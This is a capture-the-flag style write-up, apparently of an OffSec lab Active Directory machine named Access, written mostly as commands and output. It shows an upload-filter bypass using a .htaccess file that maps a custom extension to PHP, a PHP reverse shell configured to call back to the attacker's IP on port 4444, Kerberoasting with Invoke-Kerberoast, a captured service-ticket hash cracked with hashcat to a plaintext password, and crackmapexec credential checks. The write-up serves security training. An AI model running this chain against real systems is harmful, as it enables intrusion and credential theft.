Active Directory

Access

AD

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.173.13 --open

NMAP Results:

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Access The Event
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-20 14:34:14Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: **access.offsec**0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?

```
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec
0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49788/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ Started with the Nmap Enumeration adn we got to see some ports like 445 and 80 port's are open !!

Let's see the port :80


And we can observe that **access.offsec** is the DNS name let's add it to the **/etc/hosts**


```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
127.0.0.1 localhost kullaisec
192.168.232.187 access.offsec
```

when you access the website at port 80 then you can see the by tickets endpoint where we need to upload a file !!




we tried to upload the php file and some bypasses but failed :





Extenstion not allowed !!

Now see the wappalyzer and it is using apache !!



The best bypass we need to do is to make a **.htaccess** file and create our own extention and upload it !!

Reference: **https://www.youtube.com/watch?v=xZd1JWmLGLk**

steps to do this :

create a **.htaccess** file

echo "AddType application/x-httpd-php .kullai" > .htaccess

Now build a reveres shell php file and change the name to **shell.php → shell.kullai**

Now upload this **shell.kullai** and after this upload the **.htaccess** file !! and see the magic in

/uploads directory !!

in the shell.php file enter our kali IP and port details !!

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.45.193';  // CHANGE
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh
55 $daemon = 0;
56 $debug = 0;
```


mv shell.php shell.kullai

echo "AddType application/x-httpd-php .kullai" > .htaccess

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# cat .htaccess
AddType application/x-httpd-php .kullai

┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# ls -al
total 24
drwxr-xr-x 2 root root 4096 Apr 20 21:19 .
drwxr-xr-x 4 root root 4096 Apr 20 19:46 ..
-rw-r--r-- 1 root root   40 Apr 20 21:19 .htaccess
-rw-r--r-- 1 root root 2250 Apr 20 20:05 Nmap
-rw-r--r-- 1 root root 5496 Apr 20 21:17 shell.kullai
```

we have both files now upload one by one !!

when I uploaded the **shell.kullai** then we got response like:



Now again upload the **.htaccess** file both are got uploaded !!

→ now make use of the diresearch and get the uploads directory !!


dirsearch -u http://access.offsec/ -w /usr/share/wordlists/dirb/common.txt

```
[21:24:18] 403 -  421B  - /server-info
[21:24:18] 403 -  421B  - /server-status
[21:24:21] 301 -  340B  - /uploads  ->  http://access.offsec/uploads/
[21:24:22] 403 -  421B  - /webalizer
```

→ Got the uploads directory !!

you can see the shell.kullai there Now listen on 4444 using netcat in our kali and click on the shell.kullai !!

You can make use of https://www.revshells.com/ to build the reverse shell with **PHP Ivan Sincek** script this only works and also
you can use any othe windows php reverse shell payloads !!




you can see we got the initial shell !!

use svc_apache !!

we have trasffered the PowerView.ps1 and enumerated ..

SPN & Kerbroasting:



you can see the **svc_mssql** hash we can retrive !!

Kerbroasting:

import the **Invoke-Kerberoast.ps1** to the target system !!

PS C:\Users\svc_apache\Desktop\tools> **Invoke-Kerberoast -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:\Users\svc_apache\Desktop\tools\HashCapture.txt' -Width 8000**

```
PS C:\Users\svc_apache\Desktop\tools> Invoke-Kerberoast -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:\Users'
-Width 8000                          Invoke-Kerberoast -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:\Users'
-Width 8000
PS C:\Users\svc_apache\Desktop\tools> dir
                                     dir


    Directory: C:\Users\svc_apache\Desktop\tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/20/2024   9:38 AM          14264 HashCapture.txt
-a----         4/20/2024   9:37 AM          46848 Invoke-Kerberoast.ps1
-a----         4/20/2024   9:29 AM         770279 PowerView.ps1
-a----         4/20/2024   9:23 AM        1936384 winPEASx64.exe
```


you can see the HashCapture.txt

read that file you can get the hash of svc_mssql user !!

```
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec*$0735CB60D81B385155
561B16141D176C4A3FCA2C4A4D779F9B6BA91B1EB35E4C8B907637773E3F8B958AB3B03EFCC7B2C204
314C2E9AA3DAF59286AD8CB72D92151F3DDED10EA07660D0943542FD389A2041620BFEC30AC957860F
D617DAD9CAA80B091C98753472A82186D7FC111BB70D67E566BFD71A2054622452ACA7E5D21B1638F9
EC1B0B5AA8D8A34EA6BBA4B82D84A4146D7E565E39E20C55B16ACABF332D9FD6992EBBAAC078A926E2
35D1E1FFC17A53F2BADDDC4DCD3EB70E91F27F1A1DEF69FD09920DC80249EF44EAAAF3BD120D0AC44A
646C385745DA909D168896D388E86575CFDB84A0472699BBE13D7A0255310D64E14A30DF2A95E68529
8BCBFF7CAEB9DF4E3D2BB840F26451B7AD8FC6F2A414CFB255CDB9A39F2B59E8CF8F062F585299EDC0
1DB88FF3068C18A10AC628BA04C5D978ACC205E56AD9351E35BAA8A71FF7B05271813509685C2C31BA
869C35B2B8603CD11EC34A837EFD827AC32F7DE0AA60AC8C86A3750F88B15FD4B2269D548C38A409A4
1305EB2199EB1B35E354EC3B3AB0A056FEB5383350E084D1FE052AD92CC07ECA5B2B850B642E8C311E
9A405E952AE3EAD28757C8FED7E66F8958D843CB27399E3237B02E043F58DA59E2592DBEB8177000BA
A5EACCAA5A41EB1F0526808FFDA347642A35B1471071D02FFA9E0A7BB23726C67CEF953DDA8436376
153C1F03EBF144DEE1EE323A9B82CB7A256DE3DBEC2628774E01AFBCA0671FFAAC69171BDB4EDD8B9
```

crack this hash using hashcat !!

hashcat -m 13100 sql.hashes /usr/share/wordlists/rockyou.txt --force



now we have the password of **svc_mssql** : **trustno1**

let's check for the crackmapexec whether this is local admin user??

crackmapexec smb 192.168.232.0/24 -u svc_mssql -p trustno1 -d access.offsec --continue-on-success

Enumerated the shares also nothing intresting !!

crackmapexec smb 192.168.232.187 -u svc_mssql -p trustno1 -d access.offsec --shares

```
┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# crackmapexec smb 192.168.232.0/24 -u svc_mssql -p trustno1 -d access.offsec --continue-on-success
SMB         192.168.232.187 445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER)
SMB         192.168.232.187 445    SERVER           [+] access.offsec\svc_mssql:trustno1

┌──(root㉿kullaisec)-[/home/…/offsec/pg/AD/Access]
└─# crackmapexec smb 192.168.232.187 -u svc_mssql -p trustno1 -d access.offsec --shares
SMB         192.168.232.187 445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER)
SMB         192.168.232.187 445    SERVER           [+] access.offsec\svc_mssql:trustno1
SMB         192.168.232.187 445    SERVER           [+] Enumerated shares
SMB         192.168.232.187 445    SERVER           Share           Permissions     Remark
SMB         192.168.232.187 445    SERVER           -----           -----------     ------
SMB         192.168.232.187 445    SERVER           ADMIN$                          Remote Admin
SMB         192.168.232.187 445    SERVER           C$                              Default share
SMB         192.168.232.187 445    SERVER           IPC$            READ            Remote IPC
